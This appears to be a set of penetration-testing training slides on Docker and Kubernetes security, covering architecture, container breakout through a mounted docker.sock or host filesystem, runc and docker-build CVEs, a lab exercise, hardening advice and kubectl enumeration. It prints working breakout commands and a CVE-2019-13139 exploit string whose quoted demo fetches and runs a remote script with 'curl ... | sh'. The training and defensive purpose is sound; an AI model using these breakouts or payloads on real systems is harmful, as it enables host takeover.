
# Container Technologies

- Docker
- Kubernetes



Container Technologies


**Docker**



# Why Docker?

---

- Removes the “It works on my System” syndrome
- Easy & quick to setup environments and test beds
- Loved by start-ups and for PoC development teams
- Loved by Google and likes for scalability and deployment ease
- As secure as you configure it!



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Difference between Docker and VMs



- In VM hypervisor is used to host kernels of different operating systems allowing host to run multiple operating systems like Linux and windows.
- In docker containers all the operating systems share same kernel restricting Linux host to run only Linux based operating systems like Ubuntu, Centos , Red-hat etc.



# How Does Docker Work?

---

- Docker normally runs as a service with elevated privileges (YAY!)
- Docker image is downloaded from a public hub (Docker Hub) or a private hub
- Image is provided with a set of options and executed as a container
- The image may expose ports to other containers or to the external network
- **Docker provides an internal network for all containers on the same host**




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker Architecture



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Container Registry

---

- You can Host your own Registry
  - Selfhost, Amazon ECR, Google Container Registry are some options
- Write Access to registry will allow planting backdoors:
  - Pull a docker image from registry
  - Update image with backdoor
  - Upload back to container registry
  - Wait for the image to be used next time




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker Layered File System

- Docker supports multiple storage drivers but most modern linux kernels support Overlay2 file system.
- A new container adds a new & thin writable layer on top of the underlying stack of layers present in the docker image.
- Docker images are immutable, and the changes made to the writable layer are ephemeral



**Reference:**

<https://www.programmingsought.com/article/84515373742/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Internals: How Does Docker Work?

---

- Docker internally relies on the following things:
  - Namespaces: isolates from other process IDs
  - Control groups: applies resource based limitations (cpu, memory)
  - Chroot jailing: Limit access to specific directory
- Due to namespaces, first process is directly application id and not init / launchd etc



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker Internals

---

- Docker uses a technology called **namespaces** to provide the isolated workspace called the container. When you run a container, Docker creates a set of namespaces for that container.
- **Cgroups** also known as control groups are used to allocate CPU time, system memory, network bandwidth, or combinations of these among user-defined groups of tasks for the docker container.
- A **chroot jailing** allows you to run a program (process) with a root directory other than the actual root directory (/).
- Kernel **capabilities** turn the binary “root/non-root” dichotomy into a fine-grained access control system.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: For Pentesters

---

- From outside it will appear as any other system
- `/proc/1/cgroup` will show docker references
- `pid 1 != init / launchd`

```
/ #  
/ # ps  
PID    USER    TIME    COMMAND  
   1   root      0:00    sh  
   26   root      0:00    ps  
/ # █
```

```
/ # cat /proc/1/cgroup  
14:name=systemd:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
13:pids:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
12:hugetlb:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
11:net_prio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
10:perf_event:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
9:net_cls:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
8:freezer:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
7:devices:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
6:memory:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
5:blkio:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
4:cpuacct:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
3:cpu:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
2:cpuset:/docker/581cecc6cd86930a80563c74fe45153953c7d4ccc363e8330277354f8e08f7  
1:name=openrc:/docker  
/ # █
```

# Docker: For Pentesters

---

- Bash / Python / Perl isn't usually available
- Containers are disposable hence no Persistence ensured
- Containers can have different resources shared
- Container crash === new spawn anywhere
- Docker Internal Network (172.17.0.0/16)
  - <https://docs.docker.com/engine/userguide/networking/>
- Video: <https://youtu.be/V42OQd7p-7Y>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: Running Container Process as Root

---

- By default host UID == container UID
- Root in container == root on base box (if container is running with --privilege)
- If a file system is shared, you may have a direct path to get root
- `docker run -itv /:/host alpine /bin/sh`
  - i: interactive
  - t: allocate a pseudo TTY
  - v: bind mount a directory
- Inside the container you can access files in /host or use chroot
  - chroot /host



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: Exposing Docker Socket/TCP

---

- Docker socket == access to docker daemon
- Docker could listen on port 2375 (noauth) 2376 (TLS)
  - <https://docs.docker.com/engine/reference/commandline/dockerd/#examples>
- Generally: Dashboard or reporting application containers
- Misconfiguration, (un)intended exposure == compromise
- Video: <https://youtu.be/6q7TBbUylbw>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exposing docker.sock in docker container



```
vagrant@ubuntu1804:~$ sudo docker exec -it 00277ba4581c bash
bash-4.4$ id
uid=1000 gid=999(ping)
bash-4.4$ ps aux
PID  USER    TIME  COMMAND
  1  1000    0:00  sleep 99d
  8  1000    0:00  bash
 16  1000    0:00  ps aux
bash-4.4$ capsh --print
Current: =
Bounding set =
Ambient set =
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=1000(???)
gid=999(ping)
groups=
bash-4.4$ ls -ln /var/run/docker.sock
srw-rw----  1 0          999          0 Jun 16 22:52 /var/run/docker.sock
bash-4.4$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
00277ba4581c       quay.io/maulilion/dind:master  "sleep 99d"        36 seconds ago     Up 35 seconds
nifty_archimedes   nifty_archimedes

bash-4.4$ docker run -it -v /:/host/ ubuntu bash
root@4a4bfe583656:/# ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.2  0.1  4112 3452 pts/0    Ss   00:27   0:00 bash
root         8  0.0  0.1  5900 2992 pts/0    R+   00:27   0:00 ps aux
root@4a4bfe583656:/# chroot /host/ bash
root@4a4bfe583656:/# ps aux | more
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.4 77720 8888 ?        Ss   Jun16   0:03 /sbin/init
root         2  0.0  0.0     0     0 ?        S    Jun16   0:00 [kthreadd]
root         4  0.0  0.0     0     0 ?        I<   Jun16   0:00 [kworker/0:0H]
root         6  0.0  0.0     0     0 ?        I<   Jun16   0:00 [mm_percpu_wq]
```

Container running with limited user

Container running with limited capabilities

docker.sock mounted in the container

docker cli client available in the container

Docker host's filesystem mounted in the new container

PIDs accessible to the new container

Using chroot to change container filesystem to docker host's filesystem

PIDs of the docker host now accessible to the new container

# Docker: Unpatched Host /Guest

---

- Docker shares the kernel with the host
- Kernel bugs could result in host compromise
- Video: <https://youtu.be/y7XoIOhWStc>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: runc exploit (CVE-2019-5736)

---

- Runc is a runtime lightweight container which is used for spawning and running containers as per the OCI specification. Used as default runtime for containers with Docker, containerd, Podman, etc.
- The vulnerability CVE-2019-5736, allows an attacker controlled container to overwrite the host runc binary and further gain root-level code execution.
- This is due to a misconfiguration wherein the host root is mapped into the container's user namespace.
- This bug bypasses all the default security mechanisms like Apparmor, default SELinux policy, etc.

**Reference:**

<https://seclists.org/oss-sec/2019/q1/119>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker build code execution (CVE-2019-13139)

---

- Command execution vulnerability in Golang code of Docker executable
- Docker build accept remote url
- The url is splitted in parts and supplied to git binary
- ---upload-pack option is supplied via url parameter
- To satisfy the condition for parsing the value must contain ":"

## Exploit Code:

```
docker build "git@g.com/a/b#--upload-pack=<code_exec>;#:"
```

### Reference:

<https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker CVE 2019-13139

---

- Exploit results in these commands

```
$ git init
```

```
$ git remote add git@g.com/a/b
```

```
$ git fetch origin "--upload-pack=<command>;  
git@g.com/a/b"
```

```
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# ls -l /tmp/docker-cve  
ls: cannot access '/tmp/docker-cve': No such file or directory  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# docker build "git@g.com/a/b#--upload-pack=curl -s sploit.conch.cloud/pew.sh|sh;#:"  
unable to prepare context: unable to 'git clone' to temporary context directory: error fetching: fatal: Could not read from remote repository.  
  
Please make sure you have the correct access rights  
and the repository exists.  
: exit status 128  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# ls -l /tmp/docker-cve  
-rw-r--r-- 1 root root 18 Jul 16 18:30 /tmp/docker-cve  
root@rev:/tmp/aaab# cat /tmp/docker-cve  
Docker dice hola!  
root@rev:/tmp/aaab#  
root@rev:/tmp/aaab# █
```

# Docker: Exploits

---

- **Case Study 1:**

- TLDR: exploiting host from docker via kernel module
- As kernel is shared between docker and host, kernel module attacks host
- Reverse shell obtained by loading a custom kernel modules
- Need root access on the docker container

Reference:

<https://www.cyberark.com/threat-research-blog/how-i-hacked-play-with-docker-and-remotely-ran-code-on-the-host/>

- **Case Study 2:**

- CVE-2018-15514: .net Deserialization bug in docker for windows

Reference:

<https://srcincite.io/blog/2018/08/31/you-cant-contain-me-analyzing-and-exploiting-an-elevation-of-privilege-in-docker-for-windows.html>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: Common Commands

---

- Docker System Information
  - `docker system info`
- List running containers
  - `docker ps`
- Run a container
  - `docker run -it <image_name> <binary_path>`
- Enumerate various details
  - `docker [container|service|stack|plugin] ls`
- Enumerate images
  - `docker images`



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Exercise 6.1



## Demo 6.1

# Docker Breakout

---

- Identify ways to run Docker containers on 192.168.X.209 using the limited user accounts “foo” or “foo2”
- Identify containers and images available on the system
- Obtain root ssh access to 192.168.X.209 using docker and read /etc/pwn.txt on the host

# Docker: Secure Configuration

---

- Docker security relies on secure configuration at all levels
  - Scrutinize “docker” group
  - Docker Socket: only available to root and docker group users
  - Docker daemon: only available to root and docker group users
  - Docker containers: run processes via limited users
  - Docker host and guest: keep up-to-date
- Scan Docker configuration files



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Docker: Configuration Review

---

- Docker Security Scanning via DockerHub : <https://docs.docker.com/docker-cloud/builds/image-scan/>
- Clair : <https://github.com/coreos/clair>
- Atomic Scan: <https://developers.redhat.com/blog/2016/05/02/introducing-atomic-scan-container-vulnerability-detection/>
- <https://anchore.com/>
- Dockerscan : <https://github.com/cr0hn/dockerscan>
- Dockscan: <https://github.com/kost/dockscan>
- Nessus: <https://www.tenable.com/blog/auditing-docker-with-nessus-66>



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Vulnerable Docker VM

- We have created a vulnerable docker VM that suffers from many of the vulnerabilities discussed throughout this session.
- This is available to download from the following URL:

<https://www.ntsossecure.com/vulnerable-docker-vm/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved



Container Technologies

**Kubernetes**



# Kubernetes

---

- Kubernetes is a portable, extensible, open-source platform for **managing containerized workloads and services**, that facilitates both declarative configuration and automation.
- Kubernetes is an open-source project written in the Go language.
- Kubernetes was started by Google as Borg (2004) and donated it to the Cloud Native Computing Foundation (CNCF) in 2015.
- Generally, Kubernetes has new releases every three months




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes

---



Open-Source System  
for automating deployment,  
scaling, and management of  
containerized applications

# Kubernetes: Basics

---

- Pod - A group of containers, co-located on same host
- Labels - Labels for identifying pods
- Kubelet - Container agent
- Proxy - A load balancer for pods
- etcd - Metadata service (key-value store)
- Replication Controller – Manage replication of pods



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Master Node

---

- kube-apiserver: The Kubernetes API server validates and configures data for the api objects like pods, services etc. and acts as a frontend to the cluster's shared state through which all other components interact.
- etcd: Consistent and highly-available key value store used as Kubernetes' backing store for all cluster data.
- kube-scheduler: Assigns node for the newly created pods.
- kube-controller-manager: Controls the state of the cluster. logically controllers are separate processes but are compiled in single binary.
- cloud-controller-manager: The cloud controller manager lets you link your cluster into your cloud provider's API.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Worker Node Components

---

- kubelet: kubelet is an agent that runs on each node in the cluster. It makes sure that containers are running in a Pod.
- kube-proxy: kube-proxy is a network proxy that runs on each node in your cluster. kube-proxy maintains network rules on nodes. These network rules allow network communication to your Pods from network sessions inside or outside of your cluster.
- container runtime: The container runtime is the software that is responsible for running containers on each node.



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes: Security Overview

---

- Didn't have any security by default for versions 1.5 and below
- Kubernetes came up with RBAC & ABAC models version  $\geq 1.5$
- By default, if not mentioned, all things run as root in container
- Access to etcd is open by default
- Lots of security misconfigurations



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes: Ports

---



Port/Protocol	Description
6443 TCP	Kubernetes API server (master only)
2379 - 2380 TCP	etcd server client API (master only)
10250 TCP	Kubelet API
10251 TCP	kube-scheduler (master only)
10252	kube-controller-manager (master only)
10255	Read-Only Kubelet API
30000 - 32767	NodePort services (client only)

# Introduction to kubectl

---

- The kubectl command line tool lets you control Kubernetes clusters.
- For configuration, kubectl looks for a file named config in the \$HOME/.kube directory.
- You can specify other kubeconfig files by setting the KUBECONFIG environment variable or by setting the --kubeconfig flag.
- Kubectl examples

```
kubectl run <pod-name> --image=<image-name>
```

```
kubectl get pod
```

```
kubectl describe pod <pod-name>
```

```
kubectl apply -f <deployment-file.yaml>
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes: Tricks

---

- To create your own kube node

```
kubectl create -f test.yml
```

- Execute code or run shell from a specific container

```
kubectl exec <pod_name> -c <container_name> -i  
-t -- <shell>
```

- Copies from to and from nodes

```
kubectl cp <some-namespace>/<some-pod>:/tmp/foo  
/tmp/bar
```



NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Kubernetes: Enumeration

---

- List Kubernetes details

```
kubectl cluster-info
```

- List all the resources

```
kubectl get all || (Pods, namespaces, services)
```

- Prints all information about the individual pod|service|deployment

```
kubectl describe pod|service|deployment <name>
```

- Runs an nginx as deployment

```
kubectl run nginx --image=nginx
```

- Creates a Kubernetes resource based on the file configuration

```
kubectl create -f ./input_file.yaml
```

- Practice environment available at:

<https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-interactive/>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Attacking Kubernetes

---

- Kubernetes Exposer
  - External
    - Master node, Nodes, Apps
  - Internal
    - Service accounts, Pod network, Service network, Volumes, Configs & Secrets, env variables
  - Cloud Environment
    - Meta data APIs, iam privileges, Container Registries, Storage, etc



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Kubernetes: Attack Service

---



- Identify current user in pod. root == system compromised chances
